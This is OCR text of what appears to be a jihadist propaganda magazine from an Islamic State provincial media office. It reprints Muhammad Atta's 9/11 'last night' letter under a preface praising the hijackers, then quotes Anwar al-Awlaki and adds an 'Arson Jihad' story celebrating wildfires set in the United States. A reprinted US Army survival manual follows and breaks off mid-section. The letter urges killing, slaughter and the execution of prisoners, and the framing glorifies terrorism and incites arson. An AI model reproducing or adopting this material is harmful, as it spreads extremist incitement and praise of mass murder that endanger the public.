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

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


المكتب الاعلامي لولاية حمص





The Last NIGHT

Muhammad Atta (RA)









The world knows about the 9/11 attacks and the massive effect they produced on the whole planet. However, the personal sacrifices of the Mujahideen who who carried out these operations for the sake of Allah ﷻ are relatively under-appreciated. The following is an amazing letter by Muhammad 'Atta Shaheed (May Allah be Merciful to him), the Amir of the 9/11 operation, that he wrote as an advice for the rest of the members on the last night of the operation. The letter is a profound insight into the spiritual ascendance that these Mujahideen had acquired. Undoubtedly, they were of the favorite people of Allah Who chose them for such a historical feat. May Allah Make it of benefit to every sincere human being.

The First Phase

Make an oath to die and renew your intentions. Shave excess hair from the body and wear cologne. Shower. Make sure you know all aspects of the plan well, and expect the response, or a reaction, from the enemy.

Read Surah Al-Tawba and Anfal and reflect on their meanings and remember all of the things Allah Has promised for the martyrs.

Remind your soul to listen and obey [all Divine orders] and remember that you will face decisive situations that might prevent you from 100 per cent obedience, so tame your soul, purify it, convince it, make it understand, and incite it. Allah said:

"And obey Allah and His Messenger, and do not dispute (with one another) lest you lose courage and your strength depart, and be patient. Surely, Allah is with those who are patient." [8:46]

Pray during the night and be persistent in asking Allah to give you victory, control and conquest, and that He may make our task easier and not expose us. Remember Allah frequently, and the best way to do it is to read the Holy Qur'an, according to all scholars, as far as I know. It is enough for us that these [the Qur'an] are the words of the Creator of the Earth and the plants; the words of the One that you will meet [on the Day of Judgment].

Purify your soul from all unclean things. Completely forget something called 'this world' [or 'this life']. The time for play is over and the serious time is upon us. How much time have we wasted in our lives? Shouldn't we take advantage of these last hours to offer good deeds and obedience?

You should feel complete tranquility, because the time between you and your marriage [in heaven] is very short. Afterwards begins the happy life, where Allah will be satisfied with you, and (there shall be) eternal bliss, **"... in the company of those on whom Allah has bestowed His Grace, of the Prophets, the truthful, the martyrs, and the righteous. And how excellent these companions are!" [4:69]**

Ask Allah for his mercy and be optimistic, because the Prophet ﷺ used to prefer optimism in all his affairs.

Bear in mind how you will act and how you will remain steadfast if you fall into hardship. And remember that you will return to Allah and that anything that happens to you could never have been avoided, and what did not happen to you could never have happened to you. This test from Almighty Allah ﷻ is to raise your level [levels in Paradise] and erase your sins. And be sure that it is a matter of moments, which will then pass, Allah willing, so blessed are those who win the great reward of Allah. Allah, The Almighty said: **"Or think you that you will enter Paradise without such (trials) as came to those who passed away before you?" [2:214]**

Remember the words of Almighty Allah: **"You did indeed wish for death (martyrdom) before you met it. Now you have seen it openly with your own eyes." [3:143]**

Remember: **"How often a small group overcame a mighty host by Allah's Leave?" [2:249]**

And His words: **"If Allah Helps you, none can overcome you; and if He forsakes you, who is there after Him that can help you? And in Allah (Alone) let believers put their trust." [3:160]**

Remind yourself and your brethren of the supplications and ponder

"You did indeed wish for death (martyrdom) before you met it. Now you have seen it openly with your own eyes." [3:143]

upon their meanings. (The morning and evening supplications, and the supplications of [entering] a town, and the supplications to be recited before meeting the enemy)

Bless your body with some verses of the Qur'an, and also the luggage, clothes, knives, your personal items, your IDs', passports, and all your papers.

Check your weapon before you leave and well before you leave.

Tighten your clothes since this is the way of the pious generations after the Prophet ﷺ. They would tighten their clothes before battle. Tighten your shoes well; wear socks so that your feet will be solidly in your shoes. All of these are worldly means [that humans may undertake, though Allah ﷻ Decrees what will work and what won't] and the rest is left to Allah ﷻ, The Best One to depend upon.

Pray Fajr in a group and ponder upon the great rewards of that prayer. Make supplications afterwards, and do not leave your apartment unless you have performed ablution before leaving, because the angels will ask for your forgiveness as long as you are in a state of ablution, and will pray for you. This saying of the Prophet ﷺ was mentioned by Imam An-Nawawi (RA) in his book, "The Best of Supplications". Read the Words of Allah: **"Did you think that We Had created you in play (without any purpose), and that you would not be brought back to Us?" [23:115]** , and onwards from Surah Al-Mu'minun (The Believers)



The Second Phase

When the taxi takes you to (M), remember Allah constantly while in the car. (Remember the supplication for entering a vehicle, for entering a town, the supplication of place and other supplications).

When you have reached (M) and have left the taxi, say a supplication of place ['Oh Lord, I ask you for the best of this place, and ask you to protect me from its evils'], and everywhere you go say this supplication and smile and be calm, for Allah is with the believers. And the angels protect you without you feeling anything.

Say this supplication: "Allah is dearer (to me) than all of His creation." And say: "Oh Lord, protect me from them as You wish." And say: "Oh Lord, take your anger out on [the enemy] and we ask You to protect us from their evils." And say: "Oh Lord, block their vision from in front of them, so that they may not see." And say: "Allah is sufficient for us; He is the best to rely upon." Remember Allah's words: **"Those unto whom the people said, 'Verily, the people have gathered against you (a great army), therefore, fear them.' But it (only) increased them in Faith, and they said: 'Allah (Alone) is Sufficient for us, and He is the Best Disposer of affairs (for us)." [3:173]**

Allah promised the following to His servants who said this supplication:

1) They came back [from battle] with Allah's blessings
2) They were not harmed
3) And Allah was satisfied with them.

Allah says: **"So they returned with Grace and Bounty from Allah. No harm touched them; and they followed the good Pleasure of Allah. And Allah is the Owner of Great Bounty." [3:174]**

All of their equipment and gates and technology will neither prevent nor harm, except by Allah's will. The believers do not fear such things. The only ones that fear these are the allies of Satan, who are the brothers of the devil. They have become his allies; May Allah ﷻ Save us... for fear is a great form of worship, and the only one worthy of it is Allah ﷻ. He is the only one who deserves it. He said in the verse: **"It is only Satan that suggests to you the fear of his allies..." [3:175]**



"All of their equipment and gates and technology will neither prevent nor harm, except by Allah's will"

These are the ones who are fascinated with Western civilization, and have drunk the love [of the West] and have become afraid of their weak equipment, **"... So fear them not, but fear Me, if you are (true) believers." [3:175]**

Fear is a great worship. The allies of Allah do not offer such worship except for the One Allah, who Controls everything. They know with absolute certainty that Allah will weaken the schemes of the disbelievers. Allah said: **"... and surely, Allah weakens the deceitful plots of the disbelievers." [8:18]**

You must remember your brothers with all respect. No one should notice that you are making the supplication, '*La ilaha ill Allah*' (declaration of faith)because if you say it 1,000 times no one will be able to tell whether you are quiet or are remembering Allah. And among its miracles is what the Prophet ﷺ said:

"Indeed Allah has forbidden for Hell the person who testifies: 'La ilaha ill Allah', seeking thereby nothing but Allah's Face (pleasure)" (Al-Bukhari, Muslim).

The Prophet ﷺ said:

"... Allah ﷻ said: 'O Musa ﷺ, if the seven heavens and all they contain other than Me and the seven earths as well, were all put in one side of a scale and La ilaha ill Allah put on the other, the latter would outweigh them."

You can repeat these words confidently, and this is just one of the strengths of these words. Whoever thinks deeply about these words will find that they have no dots [in the Arabic letter] and this is just one of their wonders, for words that have dots in them carry less weight than those that do not. And it is enough that these are the words of Tawheed (monotheism), which will make you steadfast in battle as the Prophet ﷺ, and his companions, and those who came after them used to be.

Do not seem confused or show signs of nervous tension. Be happy, optimistic and calm because you are heading for a deed that Allah loves and will accept. It will be the day that, Allah willing, you shall spend with the women of paradise.

Smile in the face of hardship young man
For you are heading toward eternal paradise

You must remember to make supplications wherever you go, and anytime you do anything; and Allah is with His faithful servants, He will protect them and make their tasks easier, and give them success and control, and victory, and everything...

The Third Phase

When you ride the (T) [Probably airplane], before your foot steps in it, and before you enter it, make prayer and supplications. Remember that this is a battle for the sake of Allah. As the Prophet ﷺ said,

"A trip in the early or late hours of the day in the path of Allah is better than the world and everything in it..."

When you step inside the (T), and sit in your seat, begin with the known supplications that we have mentioned before. Make yourself busy with the constant remembrance of Allah. Allah said:

"O you who believe! When you meet (an enemy) force, take a firm stand against them and remember the Name of Allah much, so that

you may be successful." [8:45]

When the (T) moves, even slightly, toward (Q), say the supplication of travel. Because you are traveling to Almighty Allah, so be attentive on this trip.

Then when it takes off… this is the moment that both groups come together. So remember Allah, as He said in His book: **"… Our Lord! Pour forth on us patience and make us victorious over the disbelieving people." [2:250]**

And His words: **"Our Lord! Forgive us our sins and our transgressions (in keeping our duties to You), establish our feet firmly, and give us victory over the disbelieving folk." [3:147]**

And His Prophet (SAW) said:

"O Allah! The Revealer of the (Holy) Book, the Mover of the clouds, and Defeater of Al-Ahzab (i.e. the clans of infidels), defeat them infidels and bestow victory upon us."

Pray for yourself and all your brothers that they may be victorious and that they may hit their targets and ask Allah to grant you martyrdom while facing the enemy, not running away, and for Him to grant you patience and the feeling that anything that happens to you is for Him.

Then every one of you should prepare to carry out his role in a way that would satisfy Allah. You should clench your teeth, as the pious early generations did.

When the confrontation begins, strike like champions who do not want to go back to this world. Shout, 'Allahu Akbar!' (Allah is The Greatest) because this strikes fear in the hearts of the disbelievers. Allah said:

"… So strike them over the necks, and smite over all their fingers and toes" [8:12]

Know that the gardens of Paradise are waiting for you in all their beauty; and the women of Paradise are waiting, calling out, 'Come hither, friend of Allah.' They have dressed in their most beautiful clothing.

If Allah Decrees that any of you are to slaughter then dedicate the slaughter to your fathers… because you have obligations toward them. Do not disagree, and obey. If you slaughter, do not cause the discomfort of those you are killing, because this is one of the practices of the Prophet ﷺ.

Do not seek revenge for yourself. Strike for Allah's Sake! One time Ali bin Abi Talib ﷺ fought with a disbeliever. The disbeliever spit on Ali, may Allah bless him. But then Ali ﷺ did not strike him. When the battle was over, the Companions ﷺ of the Prophet ﷺ asked him as to why he had not smitten the disbeliever. He said, "After he spat at me, I was afraid I would be striking at him in revenge for myself, so I lifted my sword." After he renewed his intentions, he went back and killed the man. This means that, before you do anything, make sure that your soul is prepared to do everything for Allah only.

Then implement the way of the Prophet ﷺ in taking prisoners. Take prisoners and kill them. As Allah, The Almighty said: **"It is not for a Prophet that he should have prisoners of war (and free them with ransom) until he had made a great slaughter (among his enemies) in the land. You desire the good of this world (i.e. the money of ransom for freeing the captives), but Allah desires (for you) the Hereafter. And Allah is All-Mighty, All-Wise." [8:67]**

If everything goes well, remind your brothers that this act is for Almighty Allah. Do not confuse your brothers or distract them. You should give them glad tidings and make them calm, and remind them [of Allah] and encourage them. How beautiful it is for one to read Allah's words, such as:

"Let those (believers) who sell the life of this world for the Hereafter fight in the Cause of Allah, and whosoever fights in the Cause of Allah, and is killed or gets victory, We shall bestow on him a great reward." [4:74]

And His words: **"Think not of those who are killed in the Way of Allah as dead. Nay, they are alive, with their Lord, and they have provision." [3:169]** , and others... Or they should sing war-songs to boost their morale, as the pious first generations did in the throes of battle, to bring calm, tranquility and joy to the hearts of their brothers...

Do not forget to take booty, even if it is a glass of water that quenches your thirst or that of your brothers, if possible. When the hour of reality approaches - the zero hour – then, welcome death wholeheartedly for the Sake of Allah. Always be remembering Allah. Either end your life while praying, seconds before the target, or make your last words: '*La ilaha ill Allah Muhammad ur-Rasoolullah*" (None has the right to be worshipped but Allah and Muhammad ﷺ is the Prophet of Allah)


Afterwards, we will all meet in the highest heaven, Allah willing.

If you see the enemy as strong, remember the groups [that had formed a coalition to fight the Prophet Muhammad ﷺ]. They were 10,000. Remember how Allah gave victory to his faithful servants. He said:

"And when the believers saw the Confederates, they said: "This is what Allah and His Messenger (Muhammad ﷺ) had promised us, and Allah and His Messenger (Muhammad ﷺ had spoken the truth, and it only added to their faith and to their submissiveness (to Allah)." [33:22]

And may the peace and blessings of Allah be upon the Prophet ﷺ.

[The document was released by the F.B.I. and published in The New York Times]



"We have chosen the path of **WAR** in order to defend ourselves from your oppression. God Willing, we will continue with this war and you will find us **persistent"**

Imam Anwar al Awlaki (RA)





THE ARSON JIHAD

lex talionis

Tsarnaev in the woods, balances the equation. Incognito to men, but Allãh is the All-Knowing. He looks around, buildings and houses destroyed, people displaced. He thinks, "I recall watching similar videos. ... Aha! Palestine!" He looks up in the sky, "Planes in the US? A familiar scene in Waziristãn, Somalia and Yemen. *Lex talionis:* wildfire for Hellfire; tit for tat." He listens to the radio. "What? Reservoirs contaminated? That isn't even news! Americans' waste has contaminated the Somali coast more!" He exclaims. He watches the Weather Forecast, "Climate change in the US, blah blah blah. So? Nothing new, the same result as that of the American industries in Africa and Asia." He prays his fardh swalãh, he raises his hands towards the heavens, tears pouring down his face, "O Allãh, accept my Jihãd." He takes his ticket out of his pocket. It's time! Off to another state to increase America's debt with his modest matchbox.

CHAPTER 8

SURVIVAL

FM 21-76 US ARMY SURVIVAL MANUAL

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CHAPTER 1 - INTRODUCTION



This manual is based entirely on the keyword SURVIVAL. The letters in this word can help guide you in your actions in any survival situation. Whenever faced with a survival situation, remember the word SURVIVAL.

SURVIVAL ACTIONS

The following paragraphs expand on the meaning of each letter of the word survival. Study and remember what each letter signifies because you may some day have to make it work for you.

S -Size Up the Situation

If you are in a combat situation, find a place where you can conceal yourself from the enemy. Remember, security takes priority. Use your senses of hearing, smell, and sight to get a feel for the battlefield. What is the enemy doing? Advancing? Holding in place? Retreating? You will have to consider what is developing on the battlefield when you make your survival plan.

Size Up Your Surroundings

Determine the pattern of the area. Get a feel for what is going on around you. Every environment, whether forest, jungle, or desert, has a rhythm or pattern. This rhythm or pattern includes animal and bird noises and movements and insect sounds. It may also include enemy traffic and civilian movements.

Size Up Your Physical Condition

The pressure of the battle you were in or the trauma of being in a survival situation may have caused you to overlook wounds you received. Check your wounds and give yourself first aid. Take care to prevent further bodily harm. For instance, in any climate, drink plenty of water to prevent dehydration. If you are in a cold or wet climate, put on additional clothing to prevent hypothermia.

Size Up Your Equipment

Perhaps in the heat of battle, you lost or damaged some of your equipment. Check to see what equipment you have and what condition it is in.

Now that you have sized up your situation, surroundings, physical condition, and equipment, you are ready to make your survival plan. In doing so, keep in mind your basic physical needs--water, food, and shelter.

U -Use All Your Senses, Undue Haste Makes Waste

You may make a wrong move when you react quickly without thinking or planning. That move may result in your capture or death. Don't move just for the sake of taking action. Consider all aspects of your situation (size up your situation) before you make a decision and a move. If you act in haste, you may forget or lose some of your equipment. In your haste you may also become disoriented so that you don't know which way to go. Plan your moves. Be ready to move out quickly without endangering yourself if the enemy is near you. Use all your senses to evaluate the situation. Note sounds and smells. Be sensitive to temperature changes. Be observant.

R -Remember Where You Are

Spot your location on your map and relate it to the surrounding terrain. This is a basic principle that you must always follow. If there are other persons with you, make sure they also know their location. Always know who in your group, vehicle, or aircraft has a map and compass. If that person is killed, you will have to get the map and compass from him. Pay close attention to where you are and to where you are going. Do not rely on others in the group to keep track of the route. Constantly orient yourself. Always try to determine, as a minimum, how your location relates to--

- The location of enemy units and controlled areas.
- The location of friendly units and controlled areas.
- The location of local water sources (especially important in the desert).
- Areas that will provide good cover and concealment.

This information will allow you to make intelligent decisions when you are in a survival and evasion situation.

V -Vanquish Fear and Panic

The greatest enemies in a combat survival and evasion situation are fear and panic. If uncontrolled, they can destroy your ability to make an intelligent decision. They may cause you to react to your feelings and imagination rather than to your situation. They can drain your energy and thereby cause other negative emotions. Previous survival and evasion training and self-confidence will enable you to vanquish fear and panic.

I -Improvise

In the United States, we have items available for all our needs. Many of these items are cheap to replace when damaged. Our easy come, easy go, easy-to-replace culture makes it unnecessary for us to improvise. This inexperience in improvisation can be an enemy in a survival situation. Learn to improvise. Take a tool designed for a specific purpose and see how many other uses you can make of it.
Learn to use natural objects around you for different needs. An example is using a rock for a hammer.
No matter how complete a survival kit you have with you, it will run out or wear out after a while. Your imagination must take over when your kit wears out.

V -Value Living

All of us were born kicking and fighting to live, but we have become used to the soft life. We have become creatures of comfort. We dislike inconveniences and discomforts. What happens when we are faced with a survival situation with its stresses, inconveniences, and discomforts? This is when the will to live- placing a high value on living-is vital. The experience and knowledge you have gained through life and your Army training will have a bearing on your will to live. Stubbornness, a refusal to give in to problems and obstacles that face you, will give you the mental and physical strength to endure.

A -Act Like the Natives

The natives and animals of a region have adapted to their environment. To get a feel of the area, watch how the people go about their daily routine. When and what do they eat? When, where, and how do they get their food? When and where do they go for water? What time do they usually go to bed and get up? These actions are important to you when you are trying to avoid capture.
Animal life in the area can also give you clues on how to survive. Animals also require food, water, and shelter. By watching them, you can find sources of water and food.

Keep in mind that the reaction of animals can reveal your presence to the enemy.
If in a friendly area, one way you can gain rapport with the natives is to show interest in their tools and how they get food and water. By studying the people, you learn to respect them, you often make valuable friends, and, most important, you learn how to adapt to their environment and increase your chances of survival.

L -Live by Your Wits, *But for Now,* Learn Basic Skills


Without training in basic skills for surviving and evading on the battlefield, your chances of living through a combat survival and evasion situation are slight.
Learn these basic skills **now--**not when you are headed for or are in the battle. How you decide to equip yourself before deployment will impact on whether or not you survive. You need to know about the environment to which you are going, and you must practice basic skills geared to that environment. For instance, if you are going to a desert, you need to know how to get water in the desert.
Practice basic survival skills during all training programs and exercises. Survival training reduces fear of the unknown and gives you self-confidence. It teaches you to *live by your wits.*

S	**Size Up the Situation** (Surroundings, Physical Condition, Equipment)
U	**Use All Your Senses, Undue Haste Makes Waste**
R	**Remember Where You Are**
V	**Vanquish Fear and Panic**
I	**Improvise**
V	**Value Living**
A	**Act Like the Natives**
L	**Live by Your Wits, *But for Now,* Learn Basic Skills**

PATTERN FOR SURVIVAL

Develop a survival pattern that lets you beat the enemies of survival. This survival pattern must include food, water, shelter, fire, first aid, and signals placed in order of importance. For example, in a cold environment, you would need a *fire* to get warm; a *shelter* to protect you from the cold, wind, and rain or snow; traps or snares to get *food;* a means to *signal* friendly aircraft; and *first aid* to maintain health. *If injured, first aid has top priority* no matter what climate you are in.
Change your survival pattern to meet your immediate physical needs as the environment changes.
As you read the rest of this manual, keep in mind the keyword SURVIVAL and the need for a survival pattern.

CHAPTER 2 - PSYCHOLOGY OF SURVIVAL



It takes much more than the knowledge and skills to build shelters, get food, make fires, and travel without the aid of standard navigational devices to live successfully through a survival situation. Some people with little or no survival training have managed to survive life-threatening circumstances. Some people with survival training have not used their skills and died. A key ingredient in any survival situation is the mental attitude of the individual(s) involved. Having survival skills is important; having the will to survive is essential. Without a desk to survive, acquired skills serve little purpose and invaluable knowledge goes to waste.

There is a psychology to survival. The soldier in a survival environment faces many stresses that ultimately impact on his mind. These stresses can produce thoughts and emotions that, if poorly understood, can transform a confident, well-trained soldier into an indecisive, ineffective individual with questionable ability to survive. Thus, every soldier must be aware of and be able to recognize those stresses commonly associated with survival. Additionally, it is imperative that soldiers be aware of their reactions to the wide variety of stresses associated with survival. This chapter will identify and explain the nature of stress, the stresses of survival, and those internal reactions soldiers will naturally experience when faced with the stresses of a real-world survival situation. The knowledge you, the soldier, gain from this chapter and other chapters in this manual, will prepare you to come through the toughest times ***alive.***

A LOOK AT STRESS

Before we can understand our psychological reactions in a survival setting, it is helpful to first know a little bit about stress.

Stress is not a disease that you cure and eliminate. Instead, it is a condition we all experience. Stress can be described as our reaction to pressure. It is the name given to the experience we have as we physically, mentally, emotionally, and spiritually respond to life's tensions.

Need for Stress

We need stress because it has many positive benefits. Stress provides us with challenges; it gives us chances to learn about our values and strengths. Stress can show our ability to handle pressure without breaking; it tests our adaptability and flexibility; it can stimulate us to do our best. Because we usually do not consider unimportant events stressful, stress can also be an excellent indicator of the significance we attach to an event--in other words, it highlights what is important to us.

We need to have some stress in our lives, but too much of anything can be bad. The goal is to have stress, but not an excess of it. Too much stress can take its toll on people and organizations. Too much stress leads to distress. Distress causes an uncomfortable tension that we try to escape and, preferably,

avoid. Listed below are a few of the common signs of distress you may find in your fellow soldiers or yourself when faced with too much stress:

- Difficulty making decisions.
- Angry outbursts.
- Forgetfulness.
- Low energy level.
- Constant worrying.
- Propensity for mistakes.
- Thoughts about death or suicide.
- Trouble getting along with others.
- Withdrawing from others.
- Hiding from responsibilities.
- Carelessness.

As you can see, stress can be constructive or destructive. It can encourage or discourage, move us along or stop us dead in our tracks, and make life meaningful or seemingly meaningless. Stress can inspire you to operate successfully and perform at your maximum efficiency in a survival situation. It can also cause you to panic and forget all your training. Key to your survival is your ability to manage the inevitable stresses you will encounter. The survivor is the soldier who works with his stresses instead of letting his stresses work on him.

Survival Stressors

Any event can lead to stress and, as everyone has experienced, events don't always come one at a time. Often, stressful events occur simultaneously. These events are not stress, but they produce it and are called "stressors." Stressors are the obvious cause while stress is the response. Once the body recognizes the presence of a stressor, it then begins to act to protect itself.
In response to a stressor, the body prepares either to "fight or flee." This preparation involves an internal SOS sent throughout the body. As the body responds to this SOS, several actions take place. The body releases stored fuels (sugar and fats) to provide quick energy; breathing rate increases to supply more oxygen to the blood; muscle tension increases to prepare for action; blood clotting mechanisms are activated to reduce bleeding from cuts; senses become more acute (hearing becomes more sensitive, eyes become big, smell becomes sharper) so that you are more aware of your surrounding and heart rate and blood pressure rise to provide more blood to the muscles. This protective posture lets a person cope with potential dangers; however, a person cannot maintain such a level of alertness indefinitely. Stressors are not courteous; one stressor does not leave because another one arrives. Stressors add up. The cumulative effect of minor stressors can be a major distress if they all happen too close together. As the body's resistance to stress wears down and the sources of stress continue (or increase), eventually a state of exhaustion arrives. At this point, the ability to resist stress or use it in a positive way gives out and signs of distress appear. Anticipating stressors and developing strategies to cope with them are two ingredients in the effective management of stress. It is therefore essential that the soldier in a survival setting be aware of the types of stressors he will encounter. Let's take a look at a few of these.

Injury, Illness, or Death

Injury, illness, and death are real possibilities a survivor has to face. Perhaps nothing is more stressful than being alone in an unfamiliar environment where you could die from hostile action, an accident, or from eating something lethal. Illness and injury can also add to stress by limiting your ability to maneuver, get food and drink, find shelter, and defend yourself. Even if illness and injury don't lead to death, they add to stress through the pain and discomfort they generate. It is only by con-trolling the stress associated with the vulnerability to injury, illness, and death that a soldier can have the courage to take the risks associated with survival tasks.

Uncertainly and Lack of Control

Some people have trouble operating in settings where everything is not clear-cut. The only guarantee in a survival situation is that nothing is guaranteed. It can be extremely stressful operating on limited

information in a setting where you have limited control of your surroundings. This uncertainty and lack of control also add to the stress of being ill, injured, or killed.

Environment

Even under the most ideal circumstances, nature is quite formidable. In survival, a soldier will have to contend with the stressors of weather, terrain, and the variety of creatures inhabiting an area. Heat, cold, rain, winds, mountains, swamps, deserts, insects, dangerous reptiles, and other animals are just a few of the challenges awaiting the soldier working to survive. Depending on how a soldier handles the stress of his environment, his surroundings can be either a source of food and protection or can be a cause of extreme discomfort leading to injury, illness, or death.

Hunger and Thirst

Without food and water a person will weaken and eventually die. Thus, getting and preserving food and water takes on increasing importance as the length of time in a survival setting increases. For a soldier used to having his provisions issued, foraging can be a big source of stress.

Fatigue

Forcing yourself to continue surviving is not easy as you grow more tired. It is possible to become so fatigued that the act of just staying awake is stressful in itself.

Isolation

There are some advantages to facing adversity with others. As soldiers we learn individual skills, but we train to function as part of a team. Although we, as soldiers, complain about higher headquarters, we become used to the information and guidance it provides, especially during times of confusion. Being in contact with others also provides a greater sense of security and a feeling someone is available to help if problems occur. A significant stressor in survival situations is that often a person or team has to rely solely on its own resources.

The survival stressors mentioned in this section are by no means the only ones you may face. Remember, what is stressful to one person may not be stressful to another. Your experiences, training, personal outlook on life, physical and mental conditioning, and level of self-confidence contribute to what you will find stressful in a survival environment. The object is not to avoid stress, but rather to manage the stressors of survival and make them work for you.

We now have a general knowledge of stress and the stressors common to survival; the next step is to examine our reactions to the stressors we may face.

NATURAL REACTIONS

